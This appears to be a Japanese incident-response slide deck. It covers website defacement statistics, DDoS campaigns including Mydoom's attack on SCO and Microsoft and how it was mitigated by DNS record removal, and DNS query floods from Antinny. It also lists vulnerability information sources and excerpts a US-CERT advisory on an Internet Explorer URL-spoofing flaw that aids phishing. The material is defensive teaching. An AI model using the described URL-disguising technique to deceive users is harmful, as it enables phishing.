

Zone-H 2004 statistics are ready to be downloaded (corrected)

<http://www.zone-h.org/en/news/read/id=4457/>

# 4. 脆弱性対応とインシデント対応

## ②インシデント対応活動

### 活動は継続している「Webサイト書き換えの被害件数は減ってはいない。」



▶ Webサイト書き換えはOSやWebサーバ種別に依存するわけではない。

Zone-H 2004 statistics are ready to be downloaded (corrected)


<http://www.zone-h.org/en/news/read/id=4457/>

# 4. 脆弱性対応とインシデント対応

## ②インシデント対応活動

### 活動には世相が反映される「ネットデモ」

年月日	内容
2001年3月31日	歴史教科書を批判する「ネットデモ」第1回 攻撃対象にあがっていたサイト(文部科学省, 産経新聞, 自民党, 新しい歴史教科書をつくる会, 産経新聞系列出版社 扶桑社, 北海道議会)の多くが、攻撃時間帯の31日の9:00, 12:00, 15:00, 18:00, 21:00にはつながらない状態となった。
2001年4月10日	歴史教科書を批判する「ネットデモ」第2回 攻撃対象にあがっていたサイトにおいて、事前対策を施していたこともあり、アクセス障害はなかった。



## 4. 脆弱性対応とインシデント対応

### ②インシデント対応活動

#### Mydoom事例検討: DDoS攻撃に伴うサイト側の対処策

##### ▶ 回避方法

- ▶ SCOは関連するドメイン名のDNS設定を削除した (Aレコード削除)。
- ▶ MicrosoftはWebサーバの負荷分散を強化した。
- ▶ SCO,Microsoft共に代替サイトを準備した。

日時 (JST)	内容
2004-01-26 (米国日付)	日本ネットワークアソシエーツ W32/Mydoom@MM を確認 シマンテック W32.Novarg.A@mm を確認 トレンドマイクロ WORM_MIMAIL.R を確認
2004-01-28 (米国日付)	日本ネットワークアソシエーツ W32/Mydoom.b@MM を確認 シマンテック W32.Mydoom.B@mm を確認 トレンドマイクロ WORM_MYDOOM.B を確認
2004-02-01 (米国日付)	SCO プレスリリース SCO Experiences Massive Denial of Service Attack を発表
2004-02-02 01: 09: 18	W32/Mydoom.A (W32/Novarg.A): <a href="http://www.sco.com">www.sco.com</a> への DDoS 機能の活性化 W32/Mydoom.B: <a href="http://www.sco.com">www.sco.com</a> への DDoS 機能の活性化
2004-02-02	<b><a href="http://www.sco.com">www.sco.com</a> の A レコード削除 (W32/Mydoom.AとB の DDoS 対象)</b>
2004-02-02 (米国日付)	<b>SCO <a href="http://www.thescogroup.com/">http://www.thescogroup.com/</a> 代替サイト準備</b>
2004-02-03 (米国日付)	<b>Microsoft <a href="https://information.microsoft.com/">https://information.microsoft.com/</a> 代替サイト準備とAkamaiによる負荷分散の強化</b>
2004-02-03 22: 09: 18	W32/Mydoom.B: <a href="http://www.microsoft.com">www.microsoft.com</a> への DDoS 機能の活性化
2004-03-05 15: 00頃	<b><a href="http://www.sco.com">www.sco.com</a> の A レコード復活</b>

# 4. 脆弱性対応とインシデント対応

## ②インシデント対応活動

### Mydoom事例検討: DDoS攻撃に伴うサイト側の対処策

#### ▶ 回避方法

- ▶ SCOは関連するドメイン名のDNS設定を削除した (Aレコード削除)。
- ▶ MicrosoftはWebサーバの負荷分散を強化した。
  - ▶ DNSサーバの登録状況を観測したところ、「2004-02-03、WebサーバのIPアドレス数が11個から15個に増加していた。」
- ▶ SCO,Microsoft共に代替サイトを準備した。

2004-02-03: サイトが 11 個 から 15 個へ


```
dig @asia3.akam.net. www2.microsoft.akadns.net.
```

```
;; QUESTION SECTION:
```

```
;;www2.microsoft.akadns.net. IN A
```

```
;; ANSWER SECTION:
```

```
www2.microsoft.akadns.net. 300 IN A 207.46.134.157
www2.microsoft.akadns.net. 300 IN A 207.46.134.221
www2.microsoft.akadns.net. 300 IN A 207.46.144.188
www2.microsoft.akadns.net. 300 IN A 207.46.144.222
www2.microsoft.akadns.net. 300 IN A 207.46.156.156 <
www2.microsoft.akadns.net. 300 IN A 207.46.156.188 <
www2.microsoft.akadns.net. 300 IN A 207.46.156.220 <
www2.microsoft.akadns.net. 300 IN A 207.46.156.252
www2.microsoft.akadns.net. 300 IN A 207.46.244.188
www2.microsoft.akadns.net. 300 IN A 207.46.245.156
www2.microsoft.akadns.net. 300 IN A 207.46.245.92
www2.microsoft.akadns.net. 300 IN A 207.46.249.252
www2.microsoft.akadns.net. 300 IN A 207.46.249.29 <
www2.microsoft.akadns.net. 300 IN A 207.46.250.222
www2.microsoft.akadns.net. 300 IN A 207.46.250.252
```




# 4. 脆弱性対応とインシデント対応

## ②インシデント対応活動

### Mydoom事例検討: DDoS攻撃とAレコード削除による回避 (利点と欠点)

- ▶ Aレコード削除により攻撃対象となるWebサーバは救われるが(利点)、一般のユーザもアクセスできなくなってしまう(欠点)。



# 4. 脆弱性対応とインシデント対応

## ②インシデント対応活動

### Antinny事例検討: Aレコード削除に伴うDNSクエリの大量発生

- ▶ Aレコード削除が必ずしも有効な回避方法とはならない場合もある。
  - ▶ Antinnyの場合、Aレコード削除により攻撃対象となったWebサーバは救われた。
  - ▶ しかし、その裏で、ISPのDNSサーバにDNSクエリが大量発生した。

Antinny



WebサーバのFQDNに対する  
名前解決要求を**頻繁に繰り返す**



DNSサーバ



WebサーバのFQDNに対する  
再帰的な名前解決要求 (TTLが経過する都度発生)

.....  
わかりません(NXDOMAIN)

DNSサーバ



.....  
わかりません(NXDOMAIN)

Antinnyは、  
宛先IPアドレスがわからないので、  
データを送信することができない。



攻撃対象  
Webサーバ










## 不正アクセス活動の現状

1. 攻撃手法の変遷
2. インシデントの変遷
3. 不正アクセス活動に関する理解を深める

## 脆弱性データベース

4. 脆弱性対応とインシデント対応
5. 対策のための情報収集




# 5. 対策のための情報収集

## ①脆弱性対応活動

### JPCERT/CC

- ▶ 注意喚起ならびに緊急報告
  - ▶ JPCERT/CC 緊急報告 <http://www.jpCERT.or.jp/at/>
  - ▶ 「深刻且つ影響範囲の広い脆弱性に関する情報」「インシデント報告に基づき、同種のインシデントの発生を防止するための情報」を提供
- ▶ 製品開発者の対応情報
  - ▶ JVN: JP Vendor Status Notes <http://jvn.jp/>
  - ▶ 情報セキュリティ早期警戒パートナーシップにおける対策情報ポータルサイト
  - ▶ 製品開発者の情報公表の支援ならびに、システム導入支援者ならびにユーザへの対策情報提供を目的としている。
  - ▶ CERT/CC, NISCCの発行した脆弱性対策情報の国内対応状況も提供



# 5. 対策のための情報収集

## ①脆弱性対応活動

### JPCERT/CC: JP Vendor Status Notes

JP Vendor Status Notes - Microsoft Internet Explorer

アドレス http://jvn.jp/jp/JVN#23DD18AD07/index.html

Vendor Status Notes - JP

## JVN#DD18AD07

### Tomcat におけるサービス拒否の脆弱性

**概要**

Java Servlet 又は Java Server Pages のサーバ実装である Apache Tomcat におけるサービス不能 (Denial-of-Service, DoS) 状態を引き起こされる脆弱性が確認されています。

**影響を受けるシステム**

- Apache Jakarta Tomcat Version 3.x

**想定される影響**

サービス不能状態 (Denial-of-Service, DoS) に陥る可能性があります。

**ベンダ情報**

[製品開発者リスト登録ベンダ](#) (\*2005年 6月 9日より[リンク先を変更](#))

ベンダ情報	提供情報(ステータス)	更新日
富士通	<a href="#">該当製品なし</a>	2005/07/07
日立	<a href="#">該当製品あり</a>	2005/03/14
トレンドマイクロ	<a href="#">該当製品なし</a>	2005/04/11

報告された脆弱性に関して、「脆弱性の影響を受ける製品は?」「その製品開発者の対策情報?」という脆弱性対策情報

#### 提供情報(ステータス)


- 該当製品あり  
脆弱性該当製品がある場合
- 該当製品あり:調査中  
脆弱性該当製品があり、継続して製品の調査を行っている場合
- 該当製品なし  
脆弱性該当製品がない場合
- 該当製品なし:調査中  
脆弱性該当製品は見つかっていないが、継続して製品の調査を行っている場合
- 不明  
脆弱性に関する対応状況の連絡がない場合

# 5. 対策のための情報収集

## ①脆弱性対応活動

### CERT/CC (≒US-CERT)

- ▶ 注意喚起ならびに緊急報告
  - ▶ US-CERT Technical Cyber Security Alert <http://www.us-cert.gov/cas/techalerts>
  - ▶ 「深刻且つ影響範囲の広い脆弱性に関する情報」「インシデント報告に基づき、同種のインシデントの発生を防止するための情報」を提供
- ▶ 製品開発者の対応情報
  - ▶ US-CERT Vulnerability Notes DB <http://www.kb.cert.org/vuls/>
  - ▶ 脆弱性ならびにその対策に関する詳細と製品開発者の対応情報を提供
- ▶ 週単位のサマリ情報
  - ▶ US-CERT Cyber Security Bulletins <http://www.us-cert.gov/cas/bulletins/>
  - ▶ 脆弱性、攻略コード、ウイルスなどの公表状況を提供



# 5. 対策のための情報収集


## ①脆弱性対応活動

### CERT/CC (=US-CERT): Vulnerability Note

US-CERT Vulnerability Note VU#652278 - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) アドレス(D) http://www.kb.cert.org/vuls/id/652278

Home | FAQ | Contact | Privacy Policy | Unsubscribe from Alerts

 **US-CERT**  
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

[Vulnerability Notes Database](#)

## Vulnerability Note **VU#652278**

### Microsoft Internet Explorer does not properly display URLs

#### Overview

Microsoft Internet Explorer does not properly display the location of HTML documents. An attacker can exploit this vulnerability to reveal sensitive information.

#### I. Description

Web browsers frequently display the Uniform Resource Locator (URL) in the address bar of the current browser frame. Microsoft Internet Explorer (IE) does not properly display URLs that contain a null character. Instead, IE displays the truncated URL. For example, `http://www.example.com/connect` is displayed as `http://www.example.com/connect`.

Per [RFC 2396](#), the URL scheme for HTTP is represented as

```
<userinfo>@<host>:<port>
```

When IE encounters a NULL or similar non-printable character before the @ sign, the browser displays the truncated URL. Code that displays the contents of the address bar and the status bar does not properly handle NULL and other non-printable characters. Both the address bar and the display bar show the truncated URL.

Even in the absence of this vulnerability, a class of social engineering attacks (also called "[phishing](#)") attempts to mislead a user into visiting a web site that appear to be legitimate but is in fact under the control of an attacker. The attacker might disguise the actual location of a URL by populating `<userinfo>` with credible data and obfuscating `<host>:<port>` with various URL representations, URL encoding, or other techniques. By making the web site appear to be legitimate, the attacker seeks to convince the user to provide sensitive information such as credit card numbers, account numbers, and passwords.

The vulnerability described in this document significantly adds to the attacker's ability to mislead users. since only `<userinfo>` is visible, not the

VU#はVulnerability Note の略称として広く利用されている。

VU#652278  
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

Other Informationにおいて、CERT/CCにおいて判定した脆弱性の深刻度「Metric」を提供している。数値が 40 以上の場合、CERT Advisoryの候補対象としている。

# 5. 対策のための情報収集

## ①脆弱性対応活動

### CERT/CC (=US-CERT): Vulnerability Note

US-CERT Vulnerability Note VU#652278 - Microsoft Internet Explorer

アドレス http://www.kb.cert.org/vuls/id/652278

[http://www.antiphishing.org/phishing\\_archive.htm](http://www.antiphishing.org/phishing_archive.htm)  
<http://www.secunia.com/advisories/10395/>  
[http://secunia.com/internet\\_explorer\\_address\\_bar\\_spoofing\\_test/](http://secunia.com/internet_explorer_address_bar_spoofing_test/)  
<http://www.securityfocus.com/bid/9182>  
<http://xforce.iss.net/xforce/xfdb/13935>  
<http://xforce.iss.net/xforce/alerts/id/159>  
<http://www.securiteam.com/windowsntfocus/SUP0P/AAAKK.html>  
<http://support.microsoft.com/?id=833786>  
<http://support.microsoft.com/?id=834489>  
<http://support.microsoft.com/?id=200351>  
<http://support.microsoft.com/?id=832414>  
<http://support.microsoft.com/?id=83116>  
<http://www.microsoft.com/security/incident/spoof.asp>

**Credit**

This vulnerability was [publicly reported](#) by Zap The Dingbat.

This document was written by Art Manion and Shawn Hernan.

**Other Information**

Date Public 12/09/2003  
Date First Published 12/11/2003 07:58:13 PM  
Date Last Updated 02/17/2004  
CERT Advisory  
CVE Name [CAN-2003-1025](#)  
Metric 14.29  
Document Revision 65

If you have feedback, comments, or additional information about this vulnerability, please send it to [cert@cert.org](#).

Copyright 2003 Carnegie Mellon University  
[Disclaimers and copyright information](#)

VU#で提供する脆弱性の深刻度: Metric

脆弱性の深刻度に対して“metric”をいう0～180の数値を割当てており、以下のような指針に基づいて算出している。

- ▶ 脆弱性に関する情報は広く知られているものか？
- ▶ 脆弱性への攻撃は、CERT/CCにインシデントとして報告されているものか？
- ▶ 脆弱性は、インターネット全体を脅威に陥れるようなものか？
- ▶ インターネット上のどのくらいのシステムが、脆弱性の影響を受けるか？
- ▶ 脆弱性への攻撃に伴う影響は、どのようなものか？
- ▶ 脆弱性への攻撃の容易さは、どの程度か？
- ▶ 脆弱性を攻撃するにあたり必要とされる前提条件とはどのようなものか？

